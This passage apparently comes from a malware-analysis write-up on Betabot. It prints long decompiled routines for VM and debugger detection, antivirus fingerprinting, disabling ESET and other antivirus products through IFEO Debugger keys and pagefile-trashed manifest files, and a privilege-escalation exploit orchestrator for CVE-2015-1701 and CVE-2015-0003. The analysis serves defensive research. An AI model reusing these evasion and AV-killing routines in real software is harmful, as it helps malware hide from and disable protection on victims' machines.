109       if ( NtCurrentTeb()->WOW32Reserved )
110           __writefsdword(0xC0u, (unsigned int)pNtCreateFile);
111   }
112   sub_2572B27();
```

VM detection is done as follows.

```
int isVirtualMachine()
{
    int result; // eax
    int v1; // eax
    HANDLE v2; // eax
    int v3; // eax
    _BYTE a1[64]; // [esp+0h] [ebp-40h] BYREF

    if ( displayDevice_cmpvmware[0] == 'V'
      && displayDevice_cmpvmware[1] == 'M'
      && displayDevice_cmpvmware[3] == 'a'
      && displayDevice_cmpvmware[4] == 'r'
      && displayDevice_cmpvmware[5] == 'e' )
    {
        return 1;
    }
    memset(a1, 0, sizeof(a1));
    strcpy_s_probably(-1, str_HGFS, a1);
    v1 = strlen(a1);
    decryptString(v1, (int)a1, a1, 0x16);
    v2 = ImportTableRegular.CreateFileA(a1, 1u, 1u, 0, 4u, 0, 0);
    if ( v2 != (HANDLE)-1 )
        goto LABEL_9;
    memset(a1, 0, sizeof(a1));
    strcpy_s_probably(-1, str_VBoxGuest, a1);
    v3 = strlen(a1);
    decryptString(v3, (int)a1, a1, 22);
    v2 = ImportTableRegular.CreateFileA(a1, 1, 1, 0, 4, 0, 0);
    if ( v2 == (HANDLE)-1 )
    {
        if ( currentEntryPoint == entrypoint_unknown1 || currentEntryPoint == entrypoint_unknown2 )
            isInVM();
        result = 0;
    }
    else
    {
LABEL_9:
        ImportTableRegular.CloseHandle(v2);
        result = 1;
    }
    return result;
}
int isInVM()
{
    int result; // eax
    char a5[260]; // [esp+8h] [ebp-30Ch] BYREF
    _WORD fullPath[260]; // [esp+10Ch] [ebp-208h] BYREF

    memset(a5, 0, sizeof(a5));
    if ( readRegA("HARDWARE\\DESCRIPTION\\System\\BIOS", 260, HKEY_LOCAL_MACHINE, "SystemManufacturer", a5)
      && ImportTableRegular.StrStrIA(a5, "vMwAR") )
    {
        return 1;
    }
    memset(a5, 0, sizeof(a5));
    if ( readRegA("HARDWARE\\DESCRIPTION\\System", 260, HKEY_LOCAL_MACHINE, "SystemBiosVersion", a5) )
    {
        if ( ImportTableRegular.StrStrIA(a5, "vBoX") )
            return 1;
    }
    memset(fullPath, 0, sizeof(fullPath));
    if ( !bbGetSystemDirW(fullPath, 0xECu) )
        goto LABEL_12;
    ImportTableRegular.PathAppendW(fullPath, L"drivers");
    ImportTableRegular.PathAppendW(fullPath, L"vboxvideo.sys");
    if ( FileExists(fullPath) )
        goto LABEL_8;
    ImportTableRegular.PathRemoveFileSpecW(fullPath);
    ImportTableRegular.PathAppendW(fullPath, L"vboxguest.sys");
    if ( FileExists(fullPath) )
        goto LABEL_8;
    ImportTableRegular.PathRemoveFileSpecW(fullPath);
    ImportTableRegular.PathAppendW(fullPath, L"vmhgfs.sys");
    if ( FileExists(fullPath)
      || (ImportTableRegular.PathRemoveFileSpecW(fullPath),
          ImportTableRegular.PathAppendW(fullPath, L"prl_boot.sys"),
          FileExists(fullPath)) )
    {
LABEL_8:
        result = 1;
    }
    else
    {
LABEL_12:
        result = 0;
    }
    return result;
}
```

There also appears to be a bug in the isVirtualMachine routine – the result of isInVM is discarded. Regardless, if a VM is detected, it sets 2 variables and the bot attribute flag for VMs.

```
.text:02565EA4 044 3D 0A 85 59 02                      cmp     eax, offset entrypoint_unknown2
.text:02565EA9 044 75 05                               jnz     short loc_2565EB0
.text:02565EAB
.text:02565EAB                         loc_2565EAB:                            ; CODE XREF: isVirtualMachine+DC↑j
.text:02565EAB 044 E8 85 FD FF FF                      call    isInVM
.text:02565EB0
.text:02565EB0                         loc_2565EB0:                            ; CODE XREF: isVirtualMachine+E3↑j
.text:02565EB0 044 33 C0                               xor     eax, eax
.text:02565EB2
.text:02565EB2                         loc_2565EB2:                            ; CODE XREF: isVirtualMachine+D0↑j
.text:02565EB2 044 5F                                  pop     edi
.text:02565EB3 040 5E                                  pop     esi
.text:02565EB4 03C 5B                                  pop     ebx
.text:02565EB5 038 C9                                  leave
.text:02565EB6 000 C3                                  retn
.text:02565EB6                         isVirtualMachine endp
```

```
1 char isVMBotAttribute()
2 {
3     isVM = isVirtualMachine() != 0;
4     isVM_ = isVM;
5     if ( isVM == 1 )
6         BotAttribute |= BB_BOT_ATTRIBUTE_IS_VIRTUAL_MACHINE;
7     return isVM;
8 }
```

In addition to this, Betabot also detects the presence of Ollydbg, Regmon, ImmunityDbg, Rohitab's API Monitor, Procmon, IDA Pro. It also checks whether the disk contains the string VMWare or VBox.

```
_BYTE a1a[260]; // [esp+238h] [ebp-308h] BYREF
char firstDiskName[260]; // [esp+33Ch] [ebp-204h] BYREF
_BYTE strTemp[256]; // [esp+440h] [ebp-100h] BYREF

memset(v14, 0, sizeof(v14));
memset(a1a, 0, sizeof(a1a));
memset(firstDiskName, 0, sizeof(firstDiskName));
memset(strTemp, 0, sizeof(strTemp));
v1 = strlen(s_Regmon);
decryptString(v1, (int)s_Regmon, strTemp, 0x17);
if ( ImportTableRegular.FindWindowA(0, strTemp) )
    goto FOUND_BAD_WINDOW2;
memset(strTemp, 0, sizeof(strTemp));
v3 = strlen(sOllyDbg);
decryptString(v3, (int)sOllyDbg, strTemp, 0x17);
if ( ImportTableRegular.FindWindowA(strTemp, 0) )
    goto FOUND_BAD_WINDOW1;
memset(strTemp, 0, sizeof(strTemp));
v4 = strlen(sImmunityIncRegistry);
decryptString(v4, (int)sImmunityIncRegistry, strTemp, 0x17);
if ( regExists(HKEY_CURRENT_USER, strTemp) == 1 )
    goto FOUND_BAD_WINDOW2;
memset(strTemp, 0, sizeof(strTemp));
v5 = strlen(sGMER);
decryptString(v5, (int)sGMER, strTemp, 0x17);
if ( ImportTableRegular.FindWindowA(0, strTemp) )
{
    if ( a1 )
        *a1 = 1;
    return 1;
}
memset(strTemp, 0, sizeof(strTemp));
v6 = strlen(sAPI_Monitor_Rohitab);
decryptString(v6, (int)sAPI_Monitor_Rohitab, strTemp, 0x17);
if ( ImportTableRegular.FindWindowA(0, strTemp) )
    goto FOUND_BAD_WINDOW1;
memset(strTemp, 0, sizeof(strTemp));
v7 = strlen(sProcmonWindow);
decryptString(v7, (int)sProcmonWindow, strTemp, 0x17);
if ( ImportTableRegular.FindWindowA(strTemp, 0) )
    goto FOUND_BAD_WINDOW2;
memset(strTemp, 0, sizeof(strTemp));
v8 = strlen(sIdaWindow);
decryptString(v8, (int)sIdaWindow, strTemp, 0x17);
if ( ImportTableRegular.FindWindowA(strTemp, 0) )
    goto FOUND_BAD_WINDOW1;
memset(strTemp, 0, sizeof(strTemp));
v9 = strlen(sDiskEnum);
decryptString(v9, (int)sDiskEnum, strTemp, 0x17);
if ( readRegA(strTemp, 259, HKEY_LOCAL_MACHINE, "0", firstDiskName) )
{
    if ( firstDiskName[0] )
    {
        memset(strTemp, 0, sizeof(strTemp));
        v10 = strlen(sVmware);
        decryptString(v10, (int)sVmware, strTemp, 23);
        if ( strInStr(firstDiskName, strTemp) > 12 )
            goto FOUND_BAD_WINDOW1;
        memset(strTemp, 0, sizeof(strTemp));
        v11 = strlen(svbox);
        decryptString(v11, (int)svbox, strTemp, 23);
        if ( strInStr(firstDiskName, strTemp) > 12 )
```

It also tries to see whether its parent process is suspicious, and logs the information found inside the dynamicCTX and registry.

```
int isParentProcessSuspicious()
{
    DWORD explorerPid; // esi
    HANDLE hproc; // esi
    unsigned int parentProcName; // edi
    bool isNotBad; // cc
    DynamicContext *dctx; // esi
    _WORD procname[262]; // [esp+8h] [ebp-228h] BYREF
    PROCESS_BASIC_INFORMATION procinfo; // [esp+214h] [ebp-1Ch] BYREF
    int v8; // [esp+22Ch] [ebp-4h] BYREF

    explorerPid = GetExplorerPid();
    v8 = 0;
    memset(&procinfo, 0, sizeof(procinfo));
    if ( (dynamicCTX->CurrentProcessType & 0x20) != 0 )
        return 2;
    if ( ImportTableRegular.NtQueryInformationProcess((HANDLE)-1, ProcessBasicInformation, &procinfo, 24, (PULONG)&v8) < 0
      || procinfo.InheritedFromUniqueProcessId <= (PVOID)4 )
    {
        return 0;
    }
    if ( procinfo.InheritedFromUniqueProcessId == (PVOID)explorerPid )
    {
        dctx = dynamicCTX;
        if ( strContains(dynamicCTX->moduleLongName, L"\\Desktop") > 0 )
            return 1;
        isNotBad = strContains(dctx->moduleLongName, L"Documents") <= 0;
    }
    else
    {
        hproc = bbNtOpenProcess((int)procinfo.InheritedFromUniqueProcessId, PROCESS_QUERY_INFORMATION);
        if ( !hproc )
            return 0;
        parentProcName = getProcessImageName(hproc, procname);
        ImportTableRegular.CloseHandle(hproc);
        if ( parentProcName <= 0xA )
            return 0;
        if ( strContains(procname, L"indo") > 0 && strContains(procname, L"taskmgr.exe") > 6 )
            return 1;
        isNotBad = strContains(procname, L"procexp.exe") <= 6;
    }
    return !isNotBad;
}

int isRunningUnderSuspiciousCircumstances()
{
    DynamicContext *v0; // ecx
    int v1; // eax
    int isSuspicious; // esi
    int parentSuspicious; // eax
    int flagAnalysis; // [esp+Ch] [ebp-4h] BYREF

    v0 = dynamicCTX;
    v1 = dynamicCTX->isFullyOwnedProcess;
    flagAnalysis = 0;
    isSuspicious = 0;
    if ( is_last_bit_clear_and_not_zero(v1) == 1 )
    {
        parentSuspicious = isParentProcessSuspicious();
        v0 = dynamicCTX;
        if ( parentSuspicious == 1 )
            dynamicCTX->flagSelf |= BB_FLAG_SELF_PARENT_SUSPICIOUS;
    }
    if ( !is_last_bit_clear_and_not_zero(v0->isFullyOwnedProcess)
      && (currentEntryPoint == entrypoint_unknown1 || currentEntryPoint == entrypointRunPeMaybe) )
    {
        if ( (OSVerFlag & IMAGE_FILE_32BIT_MACHINE) != 0 && (v0->CurrentProcessType & 1) != 0 )// explorer
            isSuspicious = 1;
        if ( (OSVerFlag & IMAGE_FILE_32BIT_MACHINE) != 0 && (v0->CurrentProcessType & 2) != 0 )// browser
            isSuspicious = 1;
        if ( (OSVerFlag & IMAGE_FILE_MACHINE_IA64) != 0 )
            isSuspicious = 1;
        if ( isSuspicious == 1 && isUnderAnalysis(&flagAnalysis) == 1 )// gmerFound
        {
            flagAnalysis = 0xF1EB209;
            bbWritePseudorandomRegKey("CG1", "NDC", &flagAnalysis, 4);
        }
    }
    _InterlockedExchange(&SomeLockZeroedAtMain, 13);
    return 1;
}
```

AV handling

Betabot detects AVs and modifies its behaviors based on what AV is installed. In addition to this, it also is capable of attempting to kill AV solutions. To detect AVs, Betabot has several signature packs with the format below, which are used to search in various places such as services, Run key entries, and SOFTWARE registry keys.

```
00000000 BB_AV_FINDER_INFO struc ; (sizeof=0x88, mappedto_533)
00000000                                        ; XREF: getInstalledAVs:loc_25776DA/r
00000000                                        ; getInstalledAVs+11B/r ...
00000000 sigString       dw 64 dup(?)           ; XREF: getInstalledAVs:loc_25776DA/r
00000000                                        ; getInstalledAVs:loc_2577863/r ...
00000080 flag            dd ?                   ; XREF: getInstalledAVs+11B/r
00000080                                        ; getInstalledAVs+147/r ... ; enum BB_AV_INSTALLED
00000084 osVerMatch      dd ?                   ; XREF: getInstalledAVs+123/r
00000084                                        ; getInstalledAVs+2AC/r ...
00000088 BB_AV_FINDER_INFO ends
00000088
```

```
122    }
123    regKeyHandle = 0;
124    if ( regOpenW(0, HKEY_LOCAL_MACHINE, L"SYSTEM\\CurrentControlSet\\services", 9, (int)&regKeyHandle) == ERROR_SEVERITY_SUCCESS )
125    {
126        v28 = bbRegGetSubkeysCount((int)regKeyHandle);
127        if ( v28 < 0x64 )
128            v28 = 360;
129        i = 0;
130        while ( 1 )
131        {
132            v25 = 259;
133            memset(subKeyName, 0, sizeof(subKeyName));
134            memset(regPathFinal, 0, sizeof(regPathFinal));
135            regStatus_ = ImportTableRegular.RegEnumKeyExW(regKeyHandle, i, subKeyName, &v25, 0, 0, 0, 0);
136            if ( regStatus_ )
137            {
138                if ( regStatus_ == ERROR_INVALID_HANDLE || regStatus_ == ERROR_NO_MORE_ITEMS )
139                {
140CLOSE_AND_BREAK2:
141                    bbRegClose(regKeyHandle);
142                    break;
143                }
144                goto LABEL_50;
145            }
146            if ( !subKeyName[0] )
147                goto LABEL_50;
148            if ( bbWvnsprintfW_0(regPathFinal, 259, L"%s\\%s", L"SYSTEM\\CurrentControlSet\\services", subKeyName) > 0 )
149            {
150                v7 = bbRegQueryInfoKeyW(regPathFinal);
151                if ( !v7 )
152                {
153                    if ( ImportTableRegular.GetLastError() != ERROR_ACCESS_DENIED )
154                        goto LABEL_37;
155                    v24 = 1;
156                }
157                if ( v7 >= 4 )
158                    goto LABEL_38;
159            }
160LABEL_37:
161            if ( v24 == 1 )
162            {
163LABEL_38:
164                serviceSig = ::serviceSig;
165                count = 22;
166                do
167                {
168                    if ( serviceSig->sigString[0] )
169                    {
170                        if ( serviceSig->flag )
171                        {
172                            v9 = serviceSig->osVerMatch;
173                            if ( (!v9 || (v9 & OSVerFlag) != 0)
174                              && !ImportTableRegular.lstrcmpiW(subKeyName, (const wchar_t *)serviceSig) )
175                            {
176                                flag_ = serviceSig->flag;
177                                if ( (flag_ & finalFlag) == 0 )
178                                    finalFlag |= flag_;
179                            }
180                        }
181                    }
182                    ++serviceSig;
183                    --count;
```

```
{
    ++hasDoneBothHives;
    if ( regOpenW(
            samDesired,
            HKEY_LOCAL_MACHINE,
            L"SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run",
            1,
            (int)&regKeyHandle) == ERROR_SEVERITY_SUCCESS )
    {
        i = 0;
        while ( 1 )
        {
            valueNameSize = 519;
            dataSize = 8190;
            memset(valueName, 0, sizeof(valueName));
            bbZeroWstring((void *)0x2000, data);
            regStatus = ImportTableRegular.RegEnumValueW(
                            regKeyHandle,
                            i,
                            valueName,
                            &valueNameSize,
                            0,
                            0,
                            data,
                            &dataSize);
            if ( regStatus )
            {
                if ( regStatus == ERROR_INVALID_HANDLE || regStatus == ERROR_NO_MORE_ITEMS )
                {
LOSE_AND_BREAK:
                    bbRegClose(regKeyHandle);
                    break;
                }
            }
            else if ( valueName[0] && *(_WORD *)data )
            {
                AVSigInfo = AVSigRun;
                count = 25;
                do
                {
                    if ( AVSigInfo->sigString[0] )
                    {
                        if ( AVSigInfo->flag )
                        {
                            osVer = AVSigInfo->osVerMatch;
                            if ( (!osVer || (osVer & OSVerFlag) != 0)
                              && !ImportTableRegular.lstrcmpiW(valueName, (const wchar_t *)AVSigInfo) )
                            {
                                flag = AVSigInfo->flag;
                                if ( (flag & finalFlag) == 0 )
                                    finalFlag |= flag;
                            }
                        }
                    }
                    ++AVSigInfo;
                    --count;
                }
                while ( count );
            }
            if ( ++i >= 0x140 )
                goto CLOSE_AND_BREAK;
        }
```

Betabot is also capable of terminating AVs. The orchestrators' logic is quite simple and repetitive.

```
22      && GetDefenderBinary() == 2 )
23    {
24        v8 = 1;
25    }
26    if ( bbAVKill_Norton360(a1) )
27    {
28        v2 = 1;
29        killedAvs = 1;
30    }
31    if ( bbAVKill_Avira() == 1 )
32    {
33        ++v2;
34        killedAvs |= 8u;
35    }
36    if ( bbAVKill_ESET() == 1 )
37    {
38        killedAvs |= 0x10u;
39        v9 = ERROR_BAD_DEVICE;
40        ++v2;
41    }
42    if ( bbAVKill_AVG() == 1 )
43    {
44        ++v2;
45        killedAvs |= 4u;
46    }
47    if ( bbAVKill_Kaspersky() == 1 )
48    {
49        ++v2;
50        killedAvs |= 2u;
51        v9 = ERROR_BAD_DEVICE;
52    }
53    if ( bbAVKill_Avast() == 1 )
54    {
55        ++v2;
56        killedAvs |= 0x80u;
57    }
58    if ( bbAVKill_DefenderWin10() == 1 )
59    {
60        ++v2;
61        killedAvs |= 0x100u;
62    }
63    if ( bbAVKill_DefenderOld() == 1
64      && v8 == 1
65      && ((OSVerFlag & BB_OSVERFLAG_WIN8) != 0
66       || (OSVerFlag & (BB_OSVERFLAG_WIN10|BB_OSVERFLAG_SERVER2012|0x1000000)) != 0) )
67    {
68        ++v2;
69        killedAvs |= 0x100u;
70    }
71    if ( bbAVKill_Bitdefender() == 1 )
72    {
73        ++v2;
74        killedAvs |= 0x200u;
75    }
76    if ( bbAVKill_TrendMicro() )
77    {
78        ++v2;
79        killedAvs |= 0x40u;
80    }
```

To see how it attacks an AV solution, let's look at ESET.

```
memset(randFile, 0, 0x800u);
if ( !getESETBinaryPath(injectedPath) )
    return 0;
bbWstrcpy(260, injectedPath, v6);
if ( !DoesIFEODebuggerKeyExist(L"ekrn.exe") && !DoesIFEODebuggerKeyExist(L"egui.exe") )
{
    v1 = (regShellcodeRequest *)bbMalloc(0x3648u);
    regInfo = v1;
    hHeap = v1;
    if ( !v1 )
        return 0;
    memset(v1, 0, 0x3648u);
    bbRandomStringInternal(12, (int)randFile, 0);
    bbWstrcat_0(L".exe", randFile, -1);
    regInfo->isValidMaybe = 1;
    regInfo->hkey = HKEY_LOCAL_MACHINE;
    regInfo->regType = REG_SZ;
    bbWstrcpy(-1, L"ImagePath", regInfo->valueName);
    ImportTableRegular.wsprintfW((LPWSTR)regInfo->regPath, L"SYSTEM\\CurrentControlSet\\services\\%s", L"ekrn");
    bbWstrcpy(-1, randFile, regInfo[1].value);
    regInfo[1].regValueLen = 2 * wstrlen(randFile) + 2;
    regInfo[2].isValidMaybe = 1;
    regInfo[2].hkey = HKEY_LOCAL_MACHINE;
    regInfo[2].regType = REG_SZ;
    bbWstrcpy(-1, L"Debugger", regInfo[2].valueName);
    ImportTableRegular.wsprintfW(
        (LPWSTR)regInfo[2].regPath,
        L"SOFTWARE\\Microsoft\\Windows NT\\CurrentVersion\\Image File Execution Options\\%s",
        L"ekrn.exe");
    ImportTableRegular.wsprintfW(regInfo[3].value, L"%s", randFile);
    regInfo[3].regValueLen = 2 * wstrlen(regInfo[3].value) + 2;
    regInfo[4].isValidMaybe = 1;
    regInfo[4].hkey = HKEY_LOCAL_MACHINE;
    regInfo[4].regType = REG_SZ;
    bbWstrcpy(-1, L"Debugger", regInfo[4].valueName);
    ImportTableRegular.wsprintfW(
        (LPWSTR)regInfo[4].regPath,
        L"SOFTWARE\\Microsoft\\Windows NT\\CurrentVersion\\Image File Execution Options\\%s",
        L"egui.exe");
    ImportTableRegular.wsprintfW(regInfo[5].value, L"%s", randFile);
    regInfo[5].regValueLen = 2 * wstrlen(regInfo[5].value) + 2;
    ImportTableRegular.PathRemoveFileSpecW(injectedPath);
    if ( (OSVerFlag & 0x200) != 0 )
        ImportTableRegular.PathAppendW(injectedPath, L"x86\\ekrn.exe");
    else
        ImportTableRegular.PathAppendW(injectedPath, L"ekrn.exe");
    v9 = regWriteInjected(injectedPath, 2, regInfo, 3u);
    if ( !v9 )
        ImportTableRegular.Sleep(1700);
    if ( DoesIFEODebuggerKeyExist(L"ekrn.exe") || DoesIFEODebuggerKeyExist(L"egui.exe") )
        v10 = 1;
    if ( v9 )
        goto LABEL_18;
    if ( v10 )
    {
LABEL_22:
        bbFree(hHeap);
        return v10;
    }
```

Here, we see that it tries to block the AV executables from launching using the IFEO key. It does not do so from its own context, instead it spawns a new process and injects into it to perform the registry operation from there. Some AVs do have a custom process that gets spawned and injected to (this is specifiable in the regWriteInjectedCall) but by default it is regedit.

```
37    if ( inject_path_1 && *inject_path_1 )
38    {
39        bbWstrcpy(259, inject_path_1, inject_path);
40        payloadBuf = (char *)hHeap;
41    }
42    else
43    {
44        if ( (OSVerFlag & 0x200) != 0 )
45            GetSystemDirWow64OrSys32(inject_path, 0x103u);
46        else
47            ImportTableRegular.GetWindowsDirectoryW(inject_path, 259);
48        ImportTableRegular.PathAppendW(inject_path, L"regedit.exe");
49    }
50    a4a = a2;
51    if ( !a2 )
52        a4a = 18;
53    av = dynamicCTX->flagInstalledAVs;
54    if ( (av & 0x40000) != 0 )
55    {
56        doSpecialInject = BB_AV_INSTALLED_NORTON;
57        v6 = bbGetServiceImage(L"AVKProxy");
58        if ( v6 )
59        {
60            bbWstrcpy(260, v6, outBuffer);
61            getBinaryFromCommandLine(outBuffer);
62            bbFree(v6);
63            payloadBuf = (char *)hHeap;
64            goto LABEL_27;
65        }
66        bbFree(payloadBuf);
67        return -99;
68    }
69    if ( (av & BB_AV_INSTALLED_BAIDU_FREE) != 0 )
70    {
71        if ( getRunKeyValueHKLM(outBuffer, L"Baidu Antivirus", 260) )
72        {
73            getBinaryFromCommandLine(outBuffer);
74            ((void (__cdecl *)(_WORD *))ImportTableRegular.PathRemoveFileSpecW)(outBuffer);
75            ((void (__cdecl *)(_WORD *, const wchar_t *))ImportTableRegular.PathAppendW)(outBuffer, L"BavSvc.exe");
76        }
77    }
78    else if ( (av & BB_AV_INSTALLED_BKAV) == 0 )
79    {
80        if ( (av & BB_AV_INSTALLED_NORTON) != 0 )
81        {
82            doSpecialInject = BB_AV_INSTALLED_NORTON;
83            goto LABEL_27;
84        }
85        if ( (OSVerFlag & BB_OSVERFLAG_XP) == 0 || (av & BB_AV_INSTALLED_KAV) == 0 )
86            goto LABEL_27;
87    }
88    doSpecialInject = BB_AV_INSTALLED_NORTON;
89LABEL_27:
90    if ( outBuffer[0] && FileExists(outBuffer) )
91    {
92        bbWstrcpy(260, outBuffer, inject_path);
93        payloadBuf = (char *)hHeap;
94    }
95    dest.size = 36;
96    dest.processName = inject_path;
97    dest.commandLine = 0;
```

If the attempt to set the IFEO key fails, Betabot attempts to prevent the executable from launching by creating a manifest/config file for it that contains invalid content. How it does this is most interesting: it creates a pagefile there, which would get filled with random (and thus invalid) data.

```
        ImportTableRegular.Sleep(1200);
        if ( !DoesIFEODebuggerKeyExist(L"ekrn.exe") && !DoesIFEODebuggerKeyExist(L"egui.exe") )
        {
LABEL_18:
            ImportTableRegular.PathRemoveFileSpecW(v6);
            if ( (OSVerFlag & 0x100) == 0 )
                trashManifestFileWithPf(v6, L"x86\\ekrn.exe");
            trashManifestFileWithPf(v6, L"ekrn.exe");
            trashManifestFileWithPf(v6, L"egui.exe");
            ImportTableRegular.Sleep(100);
            if ( doesManifestConfigFileExistDir(v6, L"egui.exe") != 1 )
                goto LABEL_22;
        }
        v10 = 1;
        goto LABEL_22;
```

```
MACRO_ERROR __stdcall trashManifestFileWithPagefile(_WORD *filePath_)
{
    const wchar_t *extension; // edx
    int v3; // eax
    _WORD filePath[262]; // [esp+8h] [ebp-20Ch] BYREF

    if ( !filePath_ )
        return 87;
    memset(filePath, 0, 0x208u);
    bbWstrcpy(259, filePath_, filePath);
    extension = L".manifest";
    if ( (OSVerFlag & 0x80u) == 0 )
        extension = L".config";
    bbWstrcat_0(extension, filePath, -1);
    if ( FileExists(filePath) )
        return 80;
    v3 = setFileToPagefile(filePath);
    SetDosErrorFromNtstatus(v3);
    return ImportTableRegular.GetLastError();
}
```

```
int __stdcall setFileToPagefile(wchar_t *a1)
{
    int (__stdcall *v2)(PUNICODE_STRING, PLARGE_INTEGER, PLARGE_INTEGER, ULONG); // eax
    int (__stdcall *ZwCreatePagingFile)(PUNICODE_STRING, PLARGE_INTEGER, PLARGE_INTEGER, ULONG); // edi
    _WORD dest[260]; // [esp+10h] [ebp-22Ch] BYREF
    UNICODE_STRING string; // [esp+218h] [ebp-24h] BYREF
    LARGE_INTEGER maxSize; // [esp+220h] [ebp-1Ch] BYREF
    LARGE_INTEGER minSize; // [esp+228h] [ebp-14h] BYREF
    BOOLEAN v8; // [esp+237h] [ebp-5h] BYREF

    v8 = 0;
    if ( !pNtdll_ )
        return 1168;
    if ( (dynamicCTX->flagInstalledAVs & 0x10) != 0 )
        return 214;
    v2 = (int (__stdcall *)(PUNICODE_STRING, PLARGE_INTEGER, PLARGE_INTEGER, ULONG))findZwCreatePagingFileNtdll(
                                                                                      modules[0].modAddress,
                                                                                      modules);
    ZwCreatePagingFile = v2;
    if ( !a1 || !v2 )
        return 1168;
    memset(dest, 0, sizeof(dest));
    memset(&minSize, 0, sizeof(minSize));
    memset(&maxSize, 0, sizeof(maxSize));
    minSize.LowPart = 0x1FF80000;
    maxSize.LowPart = 0x20080000;
    bbWstrcpy(-1, L"\\??\\", dest);
    bbWstrcat_0(a1, dest, -1);
    ImportTableRegular.RtlInitUnicodeString(&string, dest);
    ImportTableRegular.RtlAdjustPrivilege(15, 1, 0, &v8);// SeCreatePagefilePrivilege
    return ZwCreatePagingFile(&string, &minSize, &maxSize, 0);
}
```

This method originated probably from KernelMode.info in 2012. Interestingly enough – I don't think this idea has gained much prominence since then, as this is the first that I've seen it in practice or mentioned anywhere at all.

LPE and UAC bypass

Betabot employs 2 CVEs as well as several other tricks to gain administrator privilege. The first thing we will be discussing are the LPEs. Currently, there are only 2 LPEs available, however the exploit orchestrator is designed in a module-based fashion so that more LPEs can be added with little code change.

```
int launchLPE()
{
    int zero; // edi
    int i; // esi
    int (__stdcall *proc)(int, int); // eax
    BB_OSVERFLAG verFlag; // eax

    zero = 0;
    i = 0;
    while ( 1 )
    {
        if ( exploitConfig[i].size == 0x14 )
        {
            if ( exploitConfig[i].KBPatch )
            {
                proc = exploitConfig[i].exploitProc;
                if ( (unsigned int)proc > 0xFFFF && (unsigned int)proc < 0x7FFEFFFF )
                {
                    verFlag = exploitConfig[i].osVerFlag;
                    if ( verFlag )
                    {
                        if ( (verFlag & OSVerFlag) != 0
                          && !isKBInstalled(exploitConfig[i].KBPatch)
                          && exploitConfig[i].exploitProc(1, 1) )
                        {
                            break;
                        }
                    }
                }
            }
        }
        if ( (unsigned int)++i >= 2 )
            return zero;
    }
    return 1;
}
```

```
00000000 ExploitInfoStruct struc ; (sizeof=0x14, mappedto_324)
00000000                                        ; XREF: launchLPE:loc_25A072A/r
00000000                                        ; launchLPE+10/r ...
00000000 size            dw ?                   ; XREF: launchLPE:loc_25A072A/r
00000002 field_2         dw ?
00000004 KBPatch         dd ?                   ; XREF: launchLPE+10/r
00000008 exploitProc     dd ?                   ; XREF: launchLPE+1A/r
00000008                                        ; launchLPE+4E/r ; offset
0000000C osVerFlag       dd ?                   ; XREF: launchLPE+2E/r ; enum BB_OSVERFLAG
00000010 field_10        dd ?
00000014 ExploitInfoStruct ends
00000014
```

As we can see, Betabot checks for the presence of the KB that patches the exploit and the OS version checked prior to exploitation. The two exploited vulnerabilities are CVE-2015-1701 (KB3045171) and CVE-2015-0003 (KB3013455), and both are only exploited on 32-bit machines. The first is exploited on Windows 7 and Vista whereas the second is exploited only on Windows 7. The KB check is done as follows.

```
  5    char v4[520]; // [esp+210h] [ebp-258h] BYREF
  6    char v5[64]; // [esp+418h] [ebp-50h] BYREF
  7    int v6; // [esp+458h] [ebp-10h] BYREF
  8    int v7; // [esp+45Ch] [ebp-Ch]
  9    unsigned int v8; // [esp+460h] [ebp-8h]
 10    int a5; // [esp+464h] [ebp-4h] BYREF
 11    DWORD kba; // [esp+470h] [ebp+8h]
 12
 13    a5 = 0;
 14    v6 = 0;
 15    v7 = 0;
 16    memset(v5, 0, sizeof(v5));
 17    memset(v4, 0, sizeof(v4));
 18    memset(v3, 0, sizeof(v3));
 19    if ( bbwvnsprintfA_0((int)v5, 63, "KB%u", kb) < 4 )
 20        return 0;
 21    if ( regOpenA(
 22            HKEY_LOCAL_MACHINE,
 23            "SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Component Based Servicing\\Packages",
 24            0,
 25            1,
 26            (HANDLE *)&a5)
 27      || !a5 )
 28    {
 29        return v7;
 30    }
 31    v8 = bbRegGetSubkeysCount(a5);
 32    if ( v8 < 0x40 )
 33        v8 = 1024;
 34    kba = 0;
 35    while ( 1 )
 36    {
 37        memset(v4, 0, sizeof(v4));
 38        v6 = 519;
 39        v2 = ImportTableRegular.RegEnumKeyExA((HKEY)a5, kba, v4, (LPDWORD)&v6, 0, 0, 0, 0);
 40        if ( v2 )
 41        {
 42            if ( v2 == 259 )
 43                goto LABEL_14;
 44            goto LABEL_17;
 45        }
 46        if ( v4[0]
 47          && strInStr(v4, v5) >= 0
 48          && bbwvnsprintfA_0(
 49                (int)v3,
 50                519,
 51                "%s\\%s",
 52                "SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Component Based Servicing\\Packages",
 53                v4) > 0
 54          && CanQueryInstallNameValueOfKey(v3) )
 55        {
 56            break;
 57        }
 58LABEL_17:
 59        if ( ++kba >= v8 )
 60            goto LABEL_14;
 61    }
 62    v7 = 1;
 63LABEL_14:
 64    bbRegClose((HKEY)a5);
 65    return v7;
 66}
```

For both exploits, Betabot retrieves the base address of Ntoskrnl by using NtQuerySystemInformation with SystemModuleInformation.

```
unsigned int __stdcall getNtoskrnlBaseAndAddr(_BYTE *outName)
{
    unsigned int baseAddress; // esi
    RTL_PROCESS_MODULES *modules; // edi
    const CHAR *fileName; // eax MAPDST
    PVOID base; // [esp+4h] [ebp-Ch]
    UCHAR *fullPathName; // [esp+8h] [ebp-8h]
    DWORD size; // [esp+Ch] [ebp-4h] BYREF

    baseAddress = 0;
    base = 0;
    size = 0;
    if ( !outName )
        return 0;
    *outName = 0;
    if ( ImportTableRegular.NtQuerySystemInformation(0xB, 0, 0, &size) != -1073741820 )
        return 0;
    modules = (RTL_PROCESS_MODULES *)bbMalloc(size + 4096);
    if ( !modules )
        return 0;
    if ( ImportTableRegular.NtQuerySystemInformation(0xB, modules, size, &size) >= 0 )
    {
        if ( modules->NumberOfModules )
        {
            fullPathName = modules->Modules[0].FullPathName;
            while ( 1 )
            {
                fileName = ImportTableRegular.PathFindFileNameA(fullPathName);
                if ( fileName )
                {
                    if ( ImportTableRegular.StrStrA(fileName, "ntkrnl") == fileName )
                        break;
                }
                fullPathName += 284;
                if ( ++baseAddress >= modules->NumberOfModules )
                    goto LABEL_16;
            }
            ImportTableRegular.lstrcpynA(outName, fileName, 259);
            base = modules->Modules[baseAddress].ImageBase;
        }
LABEL_16:
        baseAddress = (unsigned int)base;
    }
    bbFree(modules);
    return baseAddress;
}
```

